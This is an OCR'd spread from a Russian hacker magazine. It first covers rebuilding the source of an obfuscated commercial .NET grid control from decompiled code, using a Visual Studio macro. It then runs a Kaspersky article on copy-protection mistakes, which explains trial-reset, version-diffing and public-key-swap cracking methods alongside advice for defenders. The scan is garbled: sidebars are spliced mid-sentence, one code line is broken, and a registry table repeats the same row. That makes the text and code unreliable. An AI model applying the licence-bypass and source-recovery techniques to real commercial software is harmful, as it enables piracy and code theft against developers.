
в папку `\Janus\Windows\GridEX\EditControls\Calendar` (относительно корневой папки проекта), а сам ресурс — переименовать в `JNSAB.resx`.

После исправления этих ошибок наваливается новая куча из них — связанная с обфускацией кода. Пример ошибки: `private void I(object, EventArgs args1)`. Здесь пропущено название первого параметра. Наверное, этот эффект достигается переименованием названия параметра в пробел, а если параметров два — переименованием в два пробела, и т.д. Такой способ обфускации не был известен мне. Сначала я решил исправлять эти ошибки вручную. Исправил одну — вдруг появилось десять таких же. Коварная `Studio` почему-то не показывает все ошибки сразу, а выдаёт их порциями. Складывается такое впечатление, что они создаются в процессе :). В общем, в коде сидит не менее пятисот подобных ошибок, и править их руками — утомительное дело. Вот я и решил автоматизировать процесс, написав макрос.

```

Imports EnvDTE
Imports System.Diagnostics

```



PureComponents NicePanel Browser


```
Imports System.Collections

Public Module Module1

    Sub CheckErrors()
        Dim al As ArrayList = ListProj()

        For i As Integer = 0 To al.Count - 1
            Dim pr As ProjectItem = al(i)

            Dim n As String = pr.Name
            For j As Integer = 1 To pr.FileCodeModel.CodeElements.Count
                Dim code As CodeElement = pr.FileCodeModel.CodeElements.Item(j)

                Dim ep As EditPoint = code.StartPoint.CreateEditPoint()
                Dim str As String = ep.GetText(code.EndPoint)

                ParseCode(CType(code, CodeNamespace).Members)
            Next

        Next
    End Sub

    Sub ParseCode(ByVal elem As CodeElements)
        For i As Integer = 1 To elem.Count
            Dim code As CodeElement = elem.Item(i)

            If code.IsCodeType() Then
                End If

            Dim ep As EditPoint = code.StartPoint.CreateEditPoint()
            Dim str As String = ep.GetText(code.EndPoint)

            If TypeOf code Is CodeClass Or TypeOf code Is CodeStruct Or TypeOf code Is CodeInterface Then
                ParseCode(CType(code, CodeType).Members)
            ElseIf TypeOf code Is CodeFunction Then
                ParseParameters(CType(code, CodeFunction).Parameters)
            End If
        Next
    End Sub

    Sub ParseParameters(ByVal elem As CodeElements)
        For i As Integer = 1 To elem.Count
            Dim code As CodeParameter = elem.Item(i)

            Dim ep As EditPoint = code.StartPoint
```

```
int.CreateEditPoint()
        Dim str As String = ep.GetText(code.EndPoint)

        If str.Split(" ").ToCharArray().Length < 2 Then
            ep.WordRight()
            ep.Insert(" __Param" + i.ToString())
        End If
    Next
End Sub

Function ListProj() As ArrayList
    Dim list As New ArrayList

    Dim proj As Project = DTE.ActiveSolutionProjects(0)
    Dim win As Window = DTE.Windows.Item(Constants.vsWindowKindCommandWindow)
    listProjAux(proj.ProjectItems(), list)

    Return list
End Function

Sub ListProjAux(ByVal projitems As ProjectItems, ByVal list As ArrayList)
    For Each projitem As ProjectItem In projitems
        If GetExt(projitem) = "cs" Then list.Add(projitem)
        If Not projitem.ProjectItems Is Nothing Then
            ListProjAux(projitem.ProjectItems, list)
        End If
    Next
End Sub


Function GetExt(ByVal pi As ProjectItem) As String
    Dim str() As String = pi.Name.Split(".")
    Return str(str.Length - 1)
End Function

End Module
```

Чтобы вставить этот макрос, воспользуемся меню Tools → Macros → Macro IDE. Никогда раньше я не писал макросы для Studio, поэтому не удивляйся, что макрос написан на vb .net — это язык по умолчанию для Macro.

Собственно, запустив макрос, спокойно уходи попить кофе — успеешь к моменту, когда он закончит свою работу (макрос вставляет названия параметров в формате "__Param" + NumberOfItemParameter). Итак, часть проблем решена, но...

→ **на смену приходят** более коварные ошибки. Дело в том, что в il-коде допускаются методы, которые могут быть похожи количеством и одинаковыми типами параметров, но их различие дол-



Ошибки, ошибки, ошибки...

жно заключаться в типе возвращаемого значения. Таких ошибок в коде не меньше, чем из описанных выше типов. Их решают опять же с помощью макроса.

Как и в предыдущем примере, остаются только две ошибки, связанные с присутствием двух классов в пространстве имен ("-"). Их названия — это a и b. Члены этих классов не используются в проекте, поэтому просто исключаем их из проекта или удаляем. Наконец-то все ошибки компиляции побеждены. Берем пример, поставляемый с данным компонентом, запускаем его и наблюдаем за тем, что все работает без ошибок.

→ **работоспособные исходники** были восстановлены всего за час. Написание их ушло бы не менее двух месяцев. Какой-нибудь злой программист наверняка включил бы этот исходный код непосредственно в свой проект и обфусцировал бы его. Не найдется никого, кто был бы в состоянии доказать, что «не я» написал эту часть программы ☹

ТОР

РЕЙТИНГ ОШИБОК ЗАЩИТНИКОВ ПРОГРАММ

СОЗДАТЬ КАЧЕСТВЕННУЮ ЗАЩИТУ ОТ ВЗЛОМА В ОБЩЕМ НЕСЛОЖНО. ДЛЯ ЭТОГО ДАЖЕ НЕ ОБЯЗАТЕЛЬНО ЗНАТЬ АССЕМБЛЕР И БЫТЬ «НА ТЫ» С ОПЕРАЦИОННОЙ СИСТЕМОЙ. ПОЧЕМУ ЖЕ ТОГДА ПРОГРАММЫ ЛОМАЮТСЯ КОСЯКАМИ? ВО ВСЕМ ВИНОВАТЫ ОШИБКИ РАЗРАБОТЧИКОВ, ИЗБЕЖАТЬ КОТОРЫХ ОЧЕНЬ ЛЕГКО, ЕСЛИ, КОНЕЧНО, ЗАРАНЕЕ ЗНАТЬ, ГДЕ САЛО, А ГДЕ КАПКАН | КРИС КАСПЕРСКИ АКА МЫШЬХ

Несмотря на разнообразие трюков и приемов, используемых создателями защит, большинство программ ломаются по стандартному набору шаблонов. Ошибки разработчиков удручающе однообразны — никакой тебе тяги к творчеству, никакого морального удовлетворения от взлома. И вместо интеллектуальной игры и смертельного поединка с защитой взломщикам приходится ковыряться в чем-то очень неаппетитном, похожем

на чей-то наполовину разложившийся труп — останки мертворожденных идей, надерганных программистами из древних мануалов, давно неактуальных.

→ **некоторые ошибки** можно отнести к разряду концептуальных, «благодаря» которым программой взламывает не только матерый хакер, но и начинающий крэкер или даже продвинутый пользователь. Не давай им шанса!

СМЫВАЙТЕ ВОДУ И ВЫКЛЮЧАЙТЕ СВЕТ

Для программ, защищенных trial-сроком, характерна проблема реинсталляции. Когда испытательный период заканчивается и программа говорит «мяу», среднестатистический пользователь, вместо того чтобы зарегистрироваться, просто удаляет ее с компьютера и тут же устанавливает вновь, надеясь, что она заработает как новая. Специально для «таких» инсталлятор оставляет на компьютере секретный скрытый знак, не удаляемый деинсталлятором. Обнаружив, что программа была установлена на этом компьютере ранее, защита блокирует запуск и говорят «мяу» еще раз. На первый взгляд, защита кажется непреступной, но... обнаружить и удалить скрытый знак может даже ламер!

Это делается так. Перед установкой программы с компьютера снимается полный дамп. Антивирусные ревизоры помогают сформировать список файлов, а утилиты «принудительной деинсталля-

ции» типа Advanced Registry Tracer создают «слепок» реестра. После установки программы создается еще один дамп, который сравнивается с первым. Все тайное становится явным! Если же первый дамп по каким-то причинам не был сделан (спохватился только после окончания trial-срока), не беда. Запускать файловый монитор вместе с монитором реестра

Марка Руссиновича (www.sysinternals.com) и смотри, что именно «не нравится» защите, то есть к каким именно потайным уголкам она обращается.

Исход сражения с защитой можно предугадать заранее, но можно ли предотвратить его? Первое (и самое глупое), что можно предложить, — гадить в реестре и файловой системе, оставляя целую

#	Name	Value	Type
164	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
165	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
166	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
167	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
168	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
169	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
170	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
171	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
172	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
173	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
174	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
175	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
176	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
177	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
178	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
179	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
180	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
181	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
182	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
183	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
184	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
185	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
186	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
187	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
188	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
189	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
190	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
191	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
192	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
193	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
194	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
195	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
196	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
197	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
198	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
199	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ
200	Advinst.exe	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	REG_SZ

Монитор реестра позволяет отслеживать скрытые знаки, к которым обращается защищенная программа

10

Десять «не»

МЕЛКИЕ ПРОМАХИ, ВЕДУЩИЕ
К СЕРЬЕЗНЫМ ПОСЛЕДСТВИЯМ.

БОЛЬШИНСТВО ПРОГРАММ ЛОМАЮТСЯ ПО ОДНОМУ И ТОМУ ЖЕ НАБОРУ СТАНДАРТНЫХ ШАБЛОНОВ

навозную кучу «следов», разгрести которую пользователь запарится. Только некрасиво это. Какому пользователю понравится такая программа? Мотивация честной регистрации падает ниже абсолютного нуля.

Гораздо элегантнее будет оставить едва различимый и совершенно неочевидный след, к примеру, изменив дату создания папки %windows%, поместив в поле десятых долей секунд свое «магическое» число. Да, конечно, мониторы успешно отслеживают эту нехитрую махинацию, но, учитывая размер их логов, пользователь с высокой степенью вероятности просто не обратит внимания на эту мелочь (правда, возникает потенциальный конфликт с другими защитами).

Вот еще один трюк. Создаешь файл, делаешь seek на весь размер свободного пространства, как бы «втягивая» его внутрь себя, затем сканируешь полученный файл на предмет наличия «своего» содержимого. Есть такой хинт: при удалении файлов с диска они продолжают «догнивать» в свободных секторах довольно длительное время, поэтому защита может легко и прозрачно обнаружить, была ли она установлена на данный диск. Для этого совершенно не обязательно прибегать к сканированию на уровне секторов, достаточно просто сделать seek — при выделении кластеров операционная система не очищает их, что становится огромной дырой в безопасности. Конечно, крэкер без труда обнаружит и обойдет такую проверку, но простого пользователя она поставит в тупик. Разве что он не воспользуется специальными утилитами для физического удаления файлов, затирающих их содержимое. Но утилит для физического удаления веток реестра нет...

Самое надежное — «защитить» дату ограничения trial'ного срока в саму программу еще на стадии компиляции. Поскольку программы не выкладываются на сервер каждый день, чем позднее пользователь скачает программу, тем короче

длительность демонстрационного периода. Так что лучше удлинить испытательный срок до 60-ти дней и обновлять программу на сервере не реже раза в месяц.

Как бороться с повторными скачиваниями? Во-первых, если программа тяжелая, громоздкая и большая, далеко не каждому пользователю будет в радость каждый месяц перекачивать мегабайты данных по своему каналу. Во-вторых, можно отдавать программу только после предварительной регистрации, и тогда бедному пользователю придется каждый раз выдумывать себе разные адреса, менять ящики и т.д. Все это сильно напрягает и склоняет пользователя к регистрации.

Как вариант, можно сделать так, чтобы при первом запуске инсталлятор (не содержащий в себе основного тела программы) собирал информацию о конфигурации и отправлял ее серверу. Сервер сверял бы ее со своей базой и в зависимости от этого либо отдавал бы программу, либо не отдавал. Совершенно не обязательно писать «сетевой инсталлятор» — лучше просто дать ссылку на временный линк, автоматически удаляющийся через несколько дней, что реализуется очень просто и решает проблемы «докачки». Взломать такую защиту пользователю (даже очень и очень продвинутому) будет уже не под силу, да и крэкеров она напрягает изрядно.



Типичная реакция программы на окончании испытательного срока

1 пассивные отладчики

Категорически недопустимо бороться с пассивными отладчиками. Многие системщики постоянно держат SoftICE в фоне и совсем не для хакерских целей. Уже давно они не ломают защиты: нет времени, да и программирование приносит гораздо больше денег. Однако когда необходимая программа ругается на SoftICE, отказываясь запускаться, они выседают на ярость и, тряхнув стариной, разносят защиту в пух и прах, причем очень часто выкладывают крэк на всеобщее обозрение.

2 виртуальные машины

Не нужно пытаться обнаружить виртуальные машины — все равно не получится. Их слишком много: VM Ware, VirtualPC, BOCHS, QEMU... К тому же многие пользователи и сетевые/журнальные обозреватели, не желая замусоривать свою основную систему, «обкатывают» новые программы именно под виртуальными машинами. И если те отказываются запускаться там, выбор отдается в пользу конкурентной программы.



BOCHS — одна из многих виртуальных машин

3 привязка к оборудованию

Привязываться ни к чему нельзя. Пользователям очень не нравится, когда программы привязываются к оборудованию (а как же апгрейд?). К тому же подобная привязка очень легко «отламывается». Если и не отламывается, то запускается под виртуальной машиной. К носителям информации и электронным ключам привязываться тоже нельзя — честным пользователям один геморрой (и реверанс в сторону конкурентов), а нечестные все равно скопируют.

4 взлом с отсрочкой

Не позволяй взломщику обнаруживать явные признаки то-

2

хронометраж обратного отсчета времени

Никогда не полагайся на системное время — перевести его назад очень легко. К тому же существует множество утилит типа TrialFreezer, которые перехватывают вызов API-функции семейства GetLocalTime и подсовывают отдельно взятой программе подложную информацию, что намного удобнее, чем работать с переведенным временем и смотреть при этом на страдания всех приложений.

Что может сделать защита? Сбежать в интернет за атомным временем? А

если пользователь поставит брандмауэр? Наверняка поставит. Вести счетчик запусков — прекрасная идея, только он очень легко обнаруживается сравнением двух «соседних» дампов.

Надежнее всего сканировать диск на предмет поиска самых разных файлов и смотреть на дату их создания, причем не только брать дату создания/последней модификации самого файла, но также извлекать «штамп времени» из заголовков PE-файлов и динамических библиотек, которые можно обнаружить в своем адресном пространстве без всякого обращения к

файловой системе. Пользователь же скачивает новые версии различных разделяемых библиотек, а многие антивирусы и другие «сторожевые» программы устанавливают модули, проецируемые на все процессы сразу. Конечно, данная методика определения времени не очень точна и годится лишь для грубой оценки верхней границы времени использования. Однако, учитывая наличие службы Windows Update и довольно частый выход новых фиксов, точность определения вплотную приближается к одному-двум месяцам, что для trial-защит вполне достаточно.

3

сравнение различных версий одной и той же программы

Разработчик защиты должен считаться с тем, что у взломщика наверняка окажется несколько различных версий одной и той же программы. Что это значит в практическом плане? Сравнивая их между собой, крэкер быстро найдет, где хранится жестко прошитая дата истечения испытательного срока, серийный номер и эталонный ключ (если каждая версия опирается «своим» ключом).

Возьмем, к примеру, популярный текстовый редактор TSE Pro. Часть защиты реализована на его собственном интерпретируемом языке, который скомпилирован в байт-код и не поддается дизассемблированию. Готовых же декомпиляторов, увы, нет. Тем не менее, защита снимается за считанные секунды простым сравнением двух версий, устано-

вленных в различное время на различных машинах (в данном случае достаточно установить редактор в разные каталоги, поскольку никаких проверок на скрытые знаки в нем нет).

утилита `fc.exe` из штатной поставки Windows показывает, что время окончания испытательного срока «прошито» в файлах `e32.mac` и `g32.exe`

```
$fc /b e32.mac e32.mac.old
Сравнение файлов e32.ma_ и
E32.MAC.OLD
```

```
00000065: 06 05
00000066: D5 DD
00000067: C8 D4
```

Обложили со всех сторон — сохранять время первого запуска на компьютере пользователя нельзя (найдет и удалит), жестко прошивать его в теле программы тоже (сравнивает две версии и «переведет» дату



Редактор TSE Pro отказывается запускаться, мотивируя это тем, что 60-дневный испытательный период уже истек

вперед в NIEW'e). Что же делать? Скремблировать данные и код! Попросту говоря, шифровать разные версии программы различными ключами, и тогда прямое сравнение ничего не даст, если только, конечно, взломщик не «распакует» программу, удалив распаковщик в небытие. Однако борьба с распаковщиками и пути противостояния ей — тема отдельной статьи.

4

когда криптография бесполезна

В последнее время распространилась мода на несимметричную криптографию, цифровые подписи и прочие сертификаты. Именно таким образом защищен The Bat. Создать генератор ключей, располагая только той информацией, которая заключена в защищенной программе, действительно невозможно. Потребуется секретный ключ, а он есть только у разработчика защиты. Что делать? Атаковать локальную сеть компании-разработчика? Так ведь посадят!

Хакеры поступают проще. «Отламывают» защитный код или модифицируют открытый ключ, хранящийся в теле программы, заменяют его своим собственным открытым ключом, для которого существу-

ет известный секретный ключ. Крэки для Bat'a работают как раз так. Даже самая навороченная криптографическая система в отсутствие механизмов контроля целостности программы бесполезна, а контроль целостности легко найти и отломать.

Исключение составляет тот случай, когда криптография используется для расшифровки критических фрагментов программы, без которых она неработоспособна. Не способная к труду программа никому не нужна, поэтому для trial-защиты такая методика не подходит. И если у взломщика имеется хотя бы один-единственный рабочий экземпляр программы с валидным ключом, нейтрализация защиты — дело техники.

Несимметричную криптографию можно и нужно использовать только с тщатель-



Почтовый клиент The Bat, защищенный несимметричной криптографией

но проработанным механизмом проверки собственной целостности, со множеством проверок в разных местах.


5

КОНСТАНТЫ, ГОВОРЯЩИЕ САМИ ЗА СЕБЯ

Какой криптографический алгоритм лучше использовать: «стандартный» или «самопальный»? Большинство разработчиков склоняются в пользу первого и этим заставляют крэкеров бурно ликовать.

Обычно защитный механизм контролирует свою целостность с помощью надежного и хорошо апробированного CRC32. Как найти процедуру проверки среди десятков мегабайт постороннего кода? Очень просто — по стандартному полиному. Там, где есть CRC32, всегда присутствует и константа EDB88320h. За считанные секунды контекстный поиск обнаруживает стандартный полином, а дальше по перекрестным ссылкам нетрудно найти саму процедуру проверки и код, вызывающий ее.

Существует множество готовых программного обеспечения, распознающих стандартные криптографические алгоритмы. Вот пример только одной из них: www.hexblog.com/2006/01/findcrypt.html — плагин для IDA Pro, который распространяется в исходных текстах и, к счастью, на бесплатной основе.



Плагин к IDA Pro, распознающий стандартные криптографические алгоритмы

Если используются стандартные алгоритмы, необходимо тщательно скрыть все легко узнаваемые полиномы и предвычисленные таблицы, по которым они могут быть легко локализованы в теле программы.

6


ИЗБЫТОЧНАЯ СЛОЖНОСТЬ, ОБНАРУЖИВАЕМАЯ ВИЗУАЛЬНО

Процедура проверки серийного номера/ключа ни в коем случае не должна быть запутанной или чрезмерно сложной, иначе она будет существенно отличаться от всех остальных (обычных) процедур и опытный крэкер распознает ее банальным «визуальным» просмотром дизассемблерного листинга программы.

Просто ищем код, внешне отличающийся от всего остального. Лучше всего, если этот код долго и нудно вычислял что-то. В нормальной программе практически не встречается линейных фрагмен-

тов такого кода, но при создании защит все «перестраховываются» и пишут «очень сложные» свертки. Вот по такой «навороченности» ты легко находишь их... глазами. Разумеется, может не сработать для очень экзотического компилятора, и тогда придется поискать, где просят ввести код/регистрацию или предупреждают о взломанном.

Комментарии, как говорится, излишни. Господа программисты! Если хотите защититься, не пишите слишком «навороченных» процедур. Хакер все равно расколет их. Ну и пусть функция растянется хоть на тысячу строк — будет легче локализовать ее.




го, что программа еще не взломана. Выводит ругательство о взломе не сразу, а спустя некоторое время, через несколько дней). Или хотя бы используй «отложенный» вызов «ругательных» процедур, посылая скрытому окну W сообщение типа «Нас взломали». Пусть окно W поставит его в очередь, обрабатываемую вместе с другими «нормальными» сообщениями, и тогда прямая трассировка не приведет ни к чему, а крэкеры утонет в коде.

5 ПРЕЗУМПЦИЯ НЕВИНОВНОСТИ

Обнаружив взлом, не пытайтесь «мстить» пользователю нестабильной работой. Далеко не каждый потенциальный клиент догадается, что причина сбоев кроется в плохом крэке, а не в самой программе. Столкнувшись с проблемами, он не побежит регистрироваться, а просто установит альтернативную программу.

6 НЕДОКУМЕНТИРОВАННЫЕ ВОЗМОЖНОСТИ

Не используй недокументированные возможности. Это не затрудняет взлом (крэкеры знают все и обо всем), зато работоспособность защищенной программы от этого сильно страдает и Windows может просто отказать при установке очередного пакета обновлений или при запуске под специфичной версией. Также не защищай программу с помощью драйверов. Во-первых, без многолетнего опыта очень сложно написать стабильно работающий драйвер — такой, чтобы не завешивал систему и не создавал новые дыры в системе безопасности. К тому же драйверы, в силу их крошечного размера, очень просто отломать. Код, написанный на Visual Basic'e, ломается не в пример сложнее.



Голубой экран смерти, вызванный ошибкой в драйвере защиты

7 ГОТОВЫЕ РЕШЕНИЯ

Не используй готовых защитных пакетов (протекторов, упаковщиков). Все готовые реше-

7

несколько серийных номеров в одном

Как обычно ломают программы? Ищут процедуру, сравнивающую введенный серийный номер с эталонным, затем либо правят код, либо пишут генератор серийных номеров. Если же разные части программы в различное время будут проверять различные части одного и того же ключа, то взломщику придется очень сильно поднапрячься, прежде чем он доведет взлом до ума.

Допустим, программа спрашивает серийник на запуске и до осуществления ввода не пускает никуда дальше. Хакер быстро «отламывает» защитный код (пишет генератор серийных номеров) и про-

грамма как будто бы запускается, но при расчете таблицы (попытке записать файл на диск) проверяет другую часть серийного номера с помощью дополнительной защитной функции, которую взломщик благополучно «проморгал» на первой стадии взлома.

Хакер вновь берет отладчик в руки и дорабатывает свой генератор (отламывает вторую проверочную процедуру). И вот программа работает уже в полный рост, только при выводе на печать... Ну, в общем, ты понял. Если крэкер ломает программу «для себя», он будет долго материться, в конце концов это дело настолько надоеет ему, что он все-таки купит ее (или доломает из спортивного ин-

тереса). Если же программа ломается «на сторону» по спецзаказу, то после первых двух-трех промахов клиент пошлет крэкера и предпочтет заплатить, а не мучиться.

Один момент. Серийный номер ни в коем случае не должен храниться в секции данных как глобальная переменная, иначе перекрестные ссылки и аппаратные точки останова выдадут функции проверки с головой. Всегда передавай серийный номер по цепочке локальных переменных тысячам посторонних функций программы. Тогда взломщик никак не сможет отследить, какие именно функции реально проверяют серийный номер, а какие только передают его по транзиту.

8


детерминированная логика

Редкая программа ломается в один присест, и взломщику для преодоления защиты приходится предпринимать серию последовательных наступлений, рокировок и отступлений, планомерно продвигающих его вглубь, все ближе и ближе к сердцу защиты. При этом ставятся точки останова, картографируется маршрут трассировки, с каждым прогоном взломщик чувствует себя все увереннее и увереннее. Начинающие ломатели вообще ограничиваются тем, что планомерно хачат один условный переход за другим и тешат в себе надежду найти тот единственный, нужный им (часто он и есть единственный).

Ситуация значительно усложняется, если программист применяет оружие недетерминированной логики, или, проще говоря, вызывает различные проверочные функции в случайное время из произвольных мест, используя функцию rand() или другой генератор подобного типа. В этом случае взломщик не сможет повторить однажды пройденный маршрут: при следующем запуске программа пойдет совсем другим путем. Допустим, в

прошлый раз крэкер дотрассировал программу до точки А и понял, что свернул не на том повороте (проскочил условный переход) и что сворачивать нужно было гораздо раньше, а теперь защитная функция уже позади и дальше трассировать некуда. Он перезапускает отладчик и... с превеликим удивлением обнаруживает, что его занесло совсем в другие места, незнакомые ему...

Конечно же, не стоит использовать для этой цели саму библиотечную функцию rand(), иначе перекрестные ссылки выдадут все ветвления на блюдецке с голубой каемочкой. Или же взломщик пропатчит функцию rand() так, чтобы она всегда выдавала один и тот же результат, заставляющий программу ходить одним маршрутом. Лучше исследовать исходный код rand() и переписать его самостоятельно, непосредственно вживив в тело программы, — тогда ломать программу будет очень и очень сложно.



Моделирование недетерминированного автомата на прологе

Допустим, мы имеем десять разных, никак не зависимых защитных функций. Часть из них вызывается при каждом запуске программы, часть — через раз, а часть — с вероятностью раз в несколько недель. Если защитные функции не выявляются ни по каким косвенным признакам, то взломщику придется полностью проанализировать весь код программы, что нереально.

9

присутствие регистрационных данных в памяти

